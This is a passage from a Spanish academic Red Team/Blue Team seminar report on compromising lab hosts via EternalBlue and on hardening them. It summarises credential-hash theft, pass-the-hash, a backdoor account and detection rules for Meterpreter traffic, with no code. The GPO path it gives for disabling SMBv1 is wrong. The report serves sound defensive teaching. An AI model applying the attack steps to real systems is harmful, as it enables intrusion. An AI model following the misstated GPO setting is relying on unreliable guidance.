Inventario de Activos y Clasificación por Criticidad

El primer paso del análisis de riesgos es el inventario de activos con clasificación por criticidad de negocio (Verizon, 2024). En SecureNova Labs, los activos identificados en el ejercicio incluyen: Host-A (estación de trabajo corporativa, criticidad MEDIA: contiene

credenciales de usuario y puede ser punto de entrada a sistemas internos), Host-B (servidor interno, criticidad ALTA: contiene información sensible de clientes y datos corporativos, acceso desde la red externa solo a través de Host-A), la red perimetral 192.168.56.0/24 (criticidad MEDIA: segmento de usuarios, primera línea de exposición) y la red interna 10.10.10.0/24 (criticidad ALTA: segmento de servidores, debería ser el activo más protegido de la infraestructura).

Identificación y Valoración de Riesgos

Tabla 6
Matriz de riesgos de la infraestructura de SecureNova Labs.

Riesgo identificado	**Probabilidad**	**Impacto**	**CVSS**	**Nivel riesgo**	**Control recomendado**
MS17-010 en Windows 7 SP1	Muy alta	Crítico	9.8	CRÍTICO	KB4012212 + Deshabilitar SMBv1
Sistema operativo sin soporte (EOL)	Alta	Alto	N/A	ALTO	Migración a Windows 10/11
Segmentación de red insuficiente	Alta	Alto	N/A	ALTO	VLANs + ACLs inter-VLAN
Ausencia de SIEM/monitoreo	Muy alta	Alto	N/A	ALTO	Wazuh + Suricata
SMBv1 habilitado (protocolo obsoleto)	Muy alta	Alto	7.5	ALTO	Deshabilitar vía GPO

Cuentas de admin. local sin LAPS	Alta	Medio	N/A	MEDIO	Microsoft LAPS
RDP (3389) expuesto en segmento perimetral	Alta	Alto	N/A	ALTO	Restringir acceso RDP, habilitar MFA
Política de contraseñas inexistente	Muy alta	Medio	N/A	MEDIO	GPO con política de contraseñas CIS
Ausencia de gestión de parches	Muy alta	Crítico	N/A	CRÍTICO	WSUS + proceso formal de parches
Sin cifrado de datos en tránsito (SMBv1)	Muy alta	Alto	N/A	ALTO	SMBv3 con cifrado habilitado

Nota. Elaboración propia.

Análisis del Impacto por Dimensiones CIA

Confidencialidad (IMPACTO CRÍTICO): el ataque resultó en la extracción de los hashes NTLM de todos los usuarios de Host-A y Host-B. Los hashes NTLM pueden ser sometidos a ataques de diccionario offline con herramientas como Hashcat o John the Ripper, que en hardware moderno (una GPU RTX 3080) pueden probar más de 100.000 millones de hashes por segundo, recuperando contraseñas de hasta 10 caracteres en menos de un minuto si no son suficientemente complejas. Alternativamente, los hashes pueden ser utilizados directamente en ataques pass-the-hash contra otros sistemas Windows de la misma red que acepten autenticación

NTLM, sin necesidad de conocer la contraseña en texto claro. El acceso total al sistema de archivos de Host-B implica acceso a toda la información sensible almacenada en ese servidor, incluyendo datos de clientes, proyectos en curso y credenciales de acceso a sistemas de terceros. Integridad (IMPACTO ALTO): la creación de la cuenta backdoor JonathanDiaz con privilegios de administrador modifica la configuración del sistema de forma no autorizada y persiste tras el reinicio del sistema. Un atacante con objetivos más destructivos podría haber: modificado archivos críticos del sistema o de aplicaciones; instalado un rootkit o backdoor más sofisticado y difícil de detectar; alterado o eliminado los registros de eventos (Event Logs) para ocultar la actividad maliciosa; instalado un servicio persistente que se reinicia automáticamente; o modificado políticas de seguridad del sistema para facilitar futuros accesos.

Disponibilidad (IMPACTO VARIABLE): en el ejercicio académico, el impacto en disponibilidad fue deliberadamente mínimo (la creación de la cuenta backdoor no afectó el funcionamiento normal del sistema). Sin embargo, en un escenario de ataque real con motivaciones destructivas, el exploit EternalBlue puede causar un BSOD (Blue Screen of Death) si la exploitación no es perfecta, y campañas de ransomware como WannaCry lo utilizaron precisamente para cifrar todos los archivos del sistema, resultando en pérdida total de disponibilidad. El impacto potencial en disponibilidad es CRÍTICO en ese escenario.

Estrategias de Fortalecimiento de la Seguridad en Entornos Organizacionales

A partir del análisis integral de los resultados de las operaciones Red Team y Blue Team sobre la infraestructura de SecureNova Labs, se propone un modelo de fortalecimiento de la seguridad estructurado en tres horizontes temporales. Este modelo es coherente con los principios de defensa en profundidad, gestión continua del riesgo y cumplimiento del marco normativo colombiano e internacional.

Estrategia 1: Programa de Gestión de Vulnerabilidades (Corto Plazo)

La gestión de vulnerabilidades es el proceso más directamente relacionado con la causa raíz del ataque de SecureNova Labs. Un sistema con MS17-010 sin parchear en 2026 (nueve años después de la publicación del parche) no es víctima de un exploit novedoso: es víctima de una falla de proceso que ningún control técnico compensatorio puede sustituir indefinidamente.

El programa de gestión de vulnerabilidades (Scarfone & Mell, 2022) debe incluir: (1) Escaneos periódicos automatizados con OpenVAS con frecuencia mensual para todos los sistemas, y semanal para sistemas de mayor criticidad expuestos a internet. (2) Clasificación y priorización de vulnerabilidades por severidad CVSS y criticidad del activo afectado, con umbrales de remediación claramente definidos. (3) Proceso formal de seguimiento hasta el cierre: cada vulnerabilidad crítica abierta debe tener un propietario asignado, una fecha de compromiso de remediación y un mecanismo de escalamiento si la fecha no se cumple. (4) Validación post-remediación: re-escaneo del sistema tras cada ciclo de parches para confirmar que las vulnerabilidades fueron efectivamente cerradas y no reaparecen por regresiones de configuración. (5) Reporte mensual al CISO y a la dirección con el estado del inventario de vulnerabilidades abiertas, clasificadas por severidad y antigüedad.

Estrategia 2: Arquitectura Zero Trust (Mediano Plazo)

El modelo de seguridad Zero Trust (Confianza Cero) representa la evolución del paradigma de seguridad. La efectividad de su implementación deberá validarse mediante auditorías trimestrales de accesos y métricas de reducción de incidentes perimetral hacia un modelo en el que ningún usuario, dispositivo o sistema es inherentemente confiable, independientemente de si está dentro o fuera de la red corporativa. Este cambio de paradigma es especialmente relevante para SecureNova Labs dado que el ataque demostró que comprometer

un sistema del segmento de usuarios (considerado "confiable" por estar dentro del perímetro) fue suficiente para acceder a toda la red interna.

La implementación de Zero Trust en SecureNova Labs se articula en cuatro principios operativos: (1) Verificar explícitamente: cada acceso a recursos debe ser autenticado y autorizado explícitamente, independientemente de la ubicación de red del solicitante. Esto implica MFA para todos los accesos, autenticación basada en identidad en lugar de IP y verificación continua (no solo en el momento del login). (2) Usar el mínimo privilegio: los usuarios y sistemas solo deben tener los permisos estrictamente necesarios para su función, con accesos just-in-time que se conceden temporalmente para tareas específicas y se revocan al finalizar. (3) Asumir la brecha: diseñar los controles asumiendo que el atacante ya está dentro de la red, priorizando la segmentación micro, la detección de movimiento lateral y la respuesta rápida ante indicadores de compromiso. (4) Microsegmentación: aislar cada workload, aplicación y conjunto de datos en su propio segmento con controles de acceso específicos, de forma que comprometer un sistema no proporcione acceso automático a otros sistemas.

Estrategia 3: Programa de Concienciación en Ciberseguridad (Mediano Plazo)

Las vulnerabilidades técnicas como MS17-010 son solucionables con parches y configuración segura. Sin embargo, el factor humano continúa siendo el vector de ataque más explotado: según el Verizon Data Breach Investigations Report 2024, más del 68% de los incidentes de seguridad involucran al factor humano (phishing, ingeniería social, errores de configuración). Un programa de formación continua en ciberseguridad para todos los empleados, no solo para el equipo de TI, es una inversión con retorno medible en la reducción de incidentes.

El programa debe incluir: (1) Formación de concienciación básica para todos los empleados, cubriendo reconocimiento de phishing, manejo seguro de contraseñas, reporte de incidentes sospechosos y uso seguro de dispositivos corporativos. (2) Simulacros de phishing

periódicos para medir la susceptibilidad del personal y proporcionar formación remedial a quienes caen en las simulaciones. (3) Formación técnica especializada para el equipo de ciberseguridad, incluyendo certificaciones industriales (CEH, OSCP, CompTIA Security+, CISSPt) y participación en ejercicios CTF (Capture The Flag). (4) Formación en regulación y cumplimiento para los responsables de TI y seguridad, cubriendo las implicaciones prácticas de la Ley 1273, la Ley 1581 y el CONPES 3995.

Estrategia 4: Programa de Respuesta a Incidentes Maduro (Mediano Plazo)

La formalización de un Plan de Respuesta a Incidentes (IRP) transforma la respuesta a ataques de una actividad improvisada en un proceso repetible, medible y mejorable. El IRP de SecureNova Labs debe basarse en el NIST SP 800-61 Rev. 2 y cubrir: la definición de roles y responsabilidades del equipo de respuesta (Blue Team, CSIRT, CISO, dirección, asesoría legal, comunicaciones); los procedimientos específicos para los tipos de incidentes más probables (explotación SMB, ransomware, phishing con credential harvesting, insider threat); los criterios de clasificación y escalamiento por severidad (P1: sistemas de producción comprometidos, P2: sistemas internos comprometidos, P3: intento de ataque no exitoso); los procedimientos de comunicación interna y externa (notificación a la SIC en caso de brecha de datos personales, notificación a clientes afectados, comunicación a los medios); y los procedimientos de lecciones aprendidas post-incidente para mejorar continuamente el plan.

El IRP debe ser probado mediante ejercicios tabletop semestrales en los que el equipo de respuesta simula la gestión de un incidente siguiendo el plan, identificando brechas y mejoras sin los costos y la presión de un incidente real. Los ejercicios Purple Team anuales complementan los tabletop al validar la efectividad de los controles técnicos contra TTPs reales.

Estrategia 5: Certificación ISO/IEC 27001:2022 (Largo Plazo)

La certificación en ISO/IEC 27001:2022 representa el nivel más alto de madurez en la gestión de seguridad de la información para una organización como SecureNova Labs. El estándar proporciona un Sistema de Gestión de Seguridad de la Información (SGSI) que formaliza todos los aspectos de la seguridad: identificación y clasificación de activos, evaluación de riesgos, selección y implementación de controles, monitoreo y medición, auditorías internas, revisión por la dirección y mejora continua.

Para SecureNova Labs, la certificación ISO/IEC 27001 tiene un valor adicional más allá de la mejora interna: es una señal de confianza hacia sus clientes (gobiernos y corporaciones) que demuestra que la organización gestiona la seguridad de la información con el mismo rigor que aplica a los sistemas de sus clientes. Dado el historial comprometido descubierto en el análisis ético de la Etapa 2, la certificación independiente por un organismo acreditado (ICONTEC en Colombia) sería una demostración objetiva y verificable de transformación institucional.

El proceso de certificación requiere típicamente entre 12 y 24 meses para una organización que parte desde cero: el primer año se dedica al diseño e implementación del SGSI y sus controles, y el segundo año incluye la auditoría interna, la revisión de la dirección y la auditoría de certificación por el organismo externo. El costo de certificación es significativo pero justificado por los beneficios: acceso a contratos con clientes que exigen ISO 27001, reducción de primas de seguro cibernético y reducción del riesgo de incidentes costosos.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/NtvQiyDwTKc

Conclusiones

El desarrollo integral del Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team a través de sus cinco etapas ha permitido construir una comprensión profunda, aplicada y crítica de la ciberseguridad desde sus dimensiones técnica, ética, normativa y estratégica. Las conclusiones que se derivan de este proceso son de múltiple orden y relevancia.

Conclusiones Técnicas

En cumplimiento del objetivo específico 3, el ejercicio Red Team demostró con evidencia reproducible que una única vulnerabilidad no parcheada —MS17-010 (CVE-2017-0144, EternalBlue, CVSS 9.8)— es suficiente para comprometer completamente la infraestructura de SecureNova Labs: obtención de privilegios SYSTEM, extracción de credenciales, persistencia y movimiento lateral hacia Host-B mediante pivoting.

En cumplimiento del objetivo específico 4, el mapeo al marco MITRE ATT&CK (MITRE Corporation, 2023) identificó once técnicas en seis tácticas, confirmando que el ataque sigue patrones documentados de amenazas reales. Los ataques WannaCry y NotPetya (2017) emplearon el mismo vector EternalBlue a escala global, con pérdidas económicas superiores a diez mil millones de dólares combinados (Verizon, 2024; ESET Latinoamérica, 2024).

En cumplimiento de los objetivos 5 y 6, la perspectiva Blue Team demuestra que todos los controles preventivos estaban disponibles públicamente: parche KB4012212 (disponible desde marzo 2017), deshabilitación de SMBv1 mediante PowerShell y herramientas pfSense, Wazuh y Suricata de código abierto. La brecha entre disponibilidad e implementación efectiva no es tecnológica sino de proceso, priorización organizacional y cultura de seguridad.

Conclusiones Éticas y Normativas

El análisis del Acuerdo de Confidencialidad de SecureNova Labs evidenció que el conocimiento técnico de la ciberseguridad puede ser instrumentalizado para actividades delictivas, y que los mecanismos contractuales pueden ser utilizados para intentar transferir la responsabilidad penal a empleados desprevenidos o intimidados por la oferta económica. La Ley 1273 de 2009 proporciona un marco jurídico suficientemente robusto para sancionar estas conductas con penas de hasta ocho años de prisión, y el Código de Ética del COPNIA establece con claridad los deberes deontológicos: denunciar delitos conocidos, rechazar trabajos ilegales y respetar activamente el ordenamiento jurídico.

En cumplimiento del objetivo específico 2, la decisión correcta ante la oferta de SecureNova Labs —rechazarla categóricamente e interponer las denuncias ante la Fiscalía General de la Nación— no es solo la jurídicamente correcta sino la profesionalmente honorable. Ningún monto salarial justifica comprometer la licencia profesional, la libertad personal y la integridad del ejercicio de la ingeniería. Esta conclusión tiene valor pedagógico permanente: el profesional de ciberseguridad que enfrentará situaciones de presión ética en su carrera debe tener claro, desde su formación universitaria, que el marco normativo colombiano y los principios del COPNIA son la línea de defensa irrenunciable de su ejercicio profesional.

Conclusiones Estratégicas

La integración del análisis Red Team y Blue Team en este informe final demuestra que la ciberseguridad efectiva requiere la comprensión y el dominio de ambas perspectivas. El Red Team sin Blue Team genera vulnerabilidades demostradas sin remediar; el Blue Team sin Red Team opera con una falsa sensación de seguridad basada en controles no validados. La sinergia entre ambos equipos, implementada mediante ejercicios Purple Team regulares, es el

fundamento de una postura de seguridad organizacional que mejora continuamente y se adapta al panorama de amenazas en evolución.

La aplicación de marcos de referencia internacionales —NIST SP 800-61 (Cichonski et al., 2012), CIS Controls v8 (Center for Internet Security, 2021), MITRE ATT&CK (MITRE Corporation, 2023) e ISO/IEC 27001:2022 (International Organization for Standardization, 2022)— junto con el cumplimiento del marco normativo colombiano (Ley 1273, Ley 1581, CONPES 3995; DNP, 2020) proporciona a las organizaciones colombianas un camino estructurado, internacionalmente reconocido y regulatoriamente coherente para elevar su nivel de madurez en ciberseguridad.

La formación de profesionales colombianos en ciberseguridad que dominen esta integración de perspectivas técnica, ética, normativa y estratégica es la contribución más valiosa de este tipo de programas de especialización al desarrollo de la capacidad nacional de ciberseguridad, en consonancia con los objetivos del CONPES 3995 (DNP, 2020) y con las prioridades estratégicas de la OCDE en materia de gobernanza digital.

Recomendaciones

Las siguientes recomendaciones se derivan de los hallazgos integrados de las operaciones Red Team y Blue Team sobre la infraestructura de SecureNova Labs. Están organizadas en tres horizontes temporales y fundamentadas en estándares internacionales y en el marco normativo colombiano. Su implementación sistemática elevaría el nivel de madurez en ciberseguridad de la organización de un estado inicial (reactivo y sin controles formales) a un estado gestionado (controles implementados, medidos y mejorándose continuamente).

Recomendaciones de Corto Plazo (0 a 30 días)

Aplicar el parche de seguridad MS17-010 (KB4012212 para Windows 7 SP1 x64, KB4012215 para Windows Server 2008 R2) en todos los sistemas afectados de forma inmediata. Esta es la medida de mayor impacto y menor costo: el parche está disponible desde 2017 y su aplicación elimina el vector de ataque que permitió comprometer completamente la infraestructura en el ejercicio Red Team.

Deshabilitar el protocolo SMBv1 en todos los sistemas Windows de la infraestructura mediante GPO: Computer Configuration → Administrative Templates → Network → Lanman Server → Enable insecure guest logons: Disabled; y mediante PowerShell: Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force. Verificar antes que ningún dispositivo (NAS, impresoras, sistemas legacy) requiera SMBv1.

Implementar reglas de firewall que bloqueen los puertos SMB (137/UDP, 138/UDP, 139/TCP, 445/TCP) en el firewall perimetral y entre todos los segmentos de red internos, permitiendo únicamente el tráfico SMB entre servidores específicos autorizados documentados.

Auditar todas las cuentas de usuario en sistemas críticos: eliminar cuentas no autorizadas o inactivas (incluyendo la cuenta JonathanDiaz creada durante el ejercicio Red Team), revisar la

membresía de grupos privilegiados (Administrators, Power Users, Domain Admins) y cambiar las contraseñas de todas las cuentas cuyos hashes NTLM fueron extraídos durante el ejercicio.

Realizar un escaneo de vulnerabilidades completo con OpenVAS sobre toda la infraestructura para generar un inventario exhaustivo de vulnerabilidades pendientes, priorizadas por CVSS, que oriente el plan de remediación de mediano plazo.

Recomendaciones de Mediano Plazo (1 a 6 meses)

Desplegar una arquitectura SIEM centralizada basada en Wazuh (GPL) (Moreno, 2015), con agentes instalados en todos los sistemas críticos y fuentes de log configuradas (Event Logs Windows, syslog Linux, logs de pfSense, alertas de Suricata). Configurar reglas de correlación para detección de los vectores de ataque más frecuentes y establecer un proceso formal de revisión diaria de alertas.

Implementar Suricata como IDS/IPS de red integrado con pfSense, configurado en modo inline (IPS activo), con el conjunto de reglas Emerging Threats actualizado diariamente. Configurar las reglas específicas para detección y bloqueo de EternalBlue (ET EXPLOIT MS17-010) y tráfico Meterpreter.

Rediseñar la arquitectura de red con VLANs segregadas para cada segmento funcional (usuarios, servidores de aplicaciones, servidores de base de datos, DMZ, gestión), con controles inter-VLAN basados en el principio deny-all/allow-by-exception implementados en pfSense. Documentar el diagrama de red actualizado y mantenerlo como activo de gestión de configuraciones.

Implementar Microsoft LAPS para la gestión automática de contraseñas únicas de cuentas de administrador local en todos los sistemas Windows del dominio. Configurar políticas de contraseñas robustas via GPO: mínimo 14 caracteres, complejidad habilitada, historial de 24 contraseñas, rotación máxima 90 días.

Desarrollar y formalizar el Plan de Respuesta a Incidentes (IRP) basado en NIST SP 800-61 Rev. 2 (Cichonski et al., 2012), incluyendo procedimientos para los vectores de ataque más probables, definición de roles y responsabilidades, criterios de clasificación y escalamiento, y procedimientos de notificación regulatoria (SIC para incidentes con datos personales, ColCERT para incidentes de relevancia nacional).

Iniciar el programa de gestión de parches con WSUS, estableciendo los SLAs de remediación por severidad CVSS y un proceso de seguimiento hasta el cierre completo de cada vulnerabilidad crítica identificada.

Recomendaciones de Largo Plazo (6 a 24 meses)

Migrar todos los sistemas Windows 7 (EOL desde enero 2020) a sistemas operativos con soporte activo (Windows 10 Enterprise LTSC 2021 o Windows 11 Enterprise). Esta migración es la única solución permanente al riesgo sistémico de operar con sistemas sin actualización de seguridad del fabricante.

Implementar un modelo Zero Trust Network Access (ZTNA) que reemplace el modelo de seguridad perimetral tradicional: microsegmentación de workloads, autenticación MFA para todos los accesos, verificación continua de identidad y postura del dispositivo, y principio de mínimo privilegio aplicado con herramientas PAM (Privileged Access Management).

Iniciar el proceso de certificación en ISO/IEC 27001:2022, comenzando con el diagnóstico de brechas (gap analysis) respecto al estándar, seguido del diseño e implementación del SGSI y culminando con la auditoría de certificación por un organismo acreditado por ICONTEC. La certificación reforzará la confianza de los clientes y diferenciará a SecureNova Labs en el mercado de servicios de ciberseguridad.

Establecer un programa Purple Team semestral, invitando a un equipo Red Team externo para simular ataques y trabajar colaborativamente con el Blue Team interno para validar la

efectividad de los controles, identificar brechas residuales y documentar las lecciones aprendidas en un plan de mejora continua.

Registrar las bases de datos con información personal ante la Superintendencia de Industria y Comercio (SIC), implementar una Política de Tratamiento de Datos Personales que cumpla con todos los requisitos de la Ley 1581 de 2012 y establecer un proceso formal de atención a solicitudes de titulares (derecho al olvido, rectificación, acceso, actualización), en cumplimiento del marco de la Ley 2150 de 2021.

Referencias Bibliográficas

Alhamed, M., & Mann, I. (2023). A systematic literature review on penetration testing in network environments. *Applied Sciences, 13*(12), 6986. https://doi.org/10.3390/app13126986

Alvarez, V. (2018). *Propuesta de una metodología de pruebas de penetración orientada a riesgos*. Semantic Scholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Arroyo, E. (2025). *Sinergia de equipos Red Team y Blue Team en la protección de entornos corporativos* [Objeto Virtual de Información]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/74595

Center for Internet Security. (2020). *CIS Benchmarks*. https://www.cisecurity.org/cis-benchmarks/

Center for Internet Security. (2021). *CIS Controls v8*. https://www.cisecurity.org/controls/v8

Centro Cibernético Policial. (2024). *Tendencias del cibercrimen en Colombia 2024*. Policía Nacional de Colombia. https://caivirtual.policia.gov.co/

Chindrus, M., & Caruntu, G. (2023). Cybersecurity and intrusion detection — A review of SMB exploitation techniques. *Journal of Information Security Research, 14*(2), 88–103.

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). *Computer security incident handling guide* (NIST Special Publication 800-61 Rev. 2). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-61r2

Congreso de Colombia. (2003). *Ley 842 de 2003, por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se*

adopta el Código de Ética Profesional y se dictan otras disposiciones. Diario Oficial No. 45.341.

Congreso de Colombia. (2009). *Ley 1273 de 2009, por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado "de la protección de la información y de los datos"*. Diario Oficial No. 47.223.

Congreso de Colombia. (2012). *Ley 1581 de 2012, por la cual se dictan disposiciones generales para la protección de datos personales*. Diario Oficial No. 48.587.

Congreso de Colombia. (2018). *Ley 1928 de 2018, por medio de la cual se aprueba el "Convenio sobre la Ciberdelincuencia"*. Diario Oficial No. 50.664.

Congreso de Colombia. (2021). *Ley 2150 de 2021, por medio de la cual se modifica y adiciona la Ley 1581 de 2012*. Diario Oficial No. 51.797.

COPNIA. (2015). *Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares*. Consejo Profesional Nacional de Ingeniería. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CSIRT Académico UNAD. (2024). *Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS*. Universidad Nacional Abierta y a Distancia. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Guia_para_la_valoracion_y_evaluacion_de_riesgos_de_ciberseguridad__Pag_publicado.pdf

Departamento Nacional de Planeación [DNP]. (2020). *Documento CONPES 3995: Política nacional de confianza y seguridad digital*. DNP. https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3995.pdf

ESET Latinoamérica. (2024). *Reporte de amenazas: tendencias de ciberseguridad en América Latina 2024*. ESET. https://www.eset.com/latam/home/eset-security-report/

Foro Económico Mundial. (2024). *Global cybersecurity outlook 2024*. World Economic Forum. https://www.weforum.org/reports/global-cybersecurity-outlook-2024/

Guarnizo Portela, M. P. (2024). *La naturaleza jurídica de los delitos informáticos en Colombia* [Monografía de especialización]. Universidad Nacional Abierta y a Distancia. https://repository.unad.edu.co/handle/10596/41392

INCIBE. (2019). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas* [Entrada de blog]. https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

International Organization for Standardization. (2022). *ISO/IEC 27001:2022 — Information security, cybersecurity and privacy protection — Information security management systems — Requirements*. https://www.iso.org/standard/27001

Kotwani, A., Chawla, R., & Yadav, A. (2023). EternalBlue: A deep-dive into CVE-2017-0144 and its legacy. *International Journal of Cybersecurity Intelligence, 5*(1), 34–48.

Microsoft. (2017). *Microsoft security bulletin MS17-010 — Critical: Security update for Microsoft Windows SMB server (4013389)*. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

MITRE Corporation. (2023). *MITRE ATT&CK framework*. https://attack.mitre.org/

MITRE Corporation. (2024). *Common Vulnerabilities and Exposures (CVE)*. https://cve.mitre.org

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management)* [Tesis de grado]. Universidad San Francisco de Quito. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

National Institute of Standards and Technology. (2006). *SP 800-86: Guide to integrating forensic techniques into incident response*. U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-86

National Institute of Standards and Technology. (2011). *SP 800-30 Rev. 1: Guide for conducting risk assessments*. U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-30r1

Offensive Security. (2024). *Exploit Database*. https://www.exploit-db.com

Palomo Luna, D., García, R., & Torres, J. (2024). Metodologías modernas de pruebas de penetración: Un análisis comparativo. *Revista Iberoamericana de Seguridad Informática, 12*(3), 112–128.

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. *2011 IEEE 29th International Conference on Computer Design (ICCD)*, 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (2024). *Metasploit Framework documentation*. https://docs.metasploit.com

Sanne, S. H. (2024). Investigations into security testing techniques, tools and methodologies for identifying and mitigating security vulnerabilities. *URF Journals*.

Scarfone, K., & Mell, P. (2022). *Guide to enterprise patch management technologies* (NIST Special Publication 800-40 Rev. 4). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-40r4

Shodan. (2024). *Internet-wide exposure statistics: SMBv1 active systems*. https://www.shodan.io/

Verizon. (2024). *2024 data breach investigations report*. https://www.verizon.com/business/resources/reports/dbir/

Zambrano Hernández, S., Peña Hidalgo, H. J., & Cárdenas Corral, J. (2024). *Guía para la gestión y clasificación de incidentes de ciberseguridad*. Sello Editorial


UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Zuluaga Mateus, J. (2017). *Hacking ético basado en la Metodología Abierta de Testeo de Seguridad – OSSTMM, aplicado a la Rama Judicial, Seccional Armenia* [Trabajo de grado]. Universidad Nacional Abierta y a Distancia. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Informe final de 107 páginas, con reporte de similitud de 16%.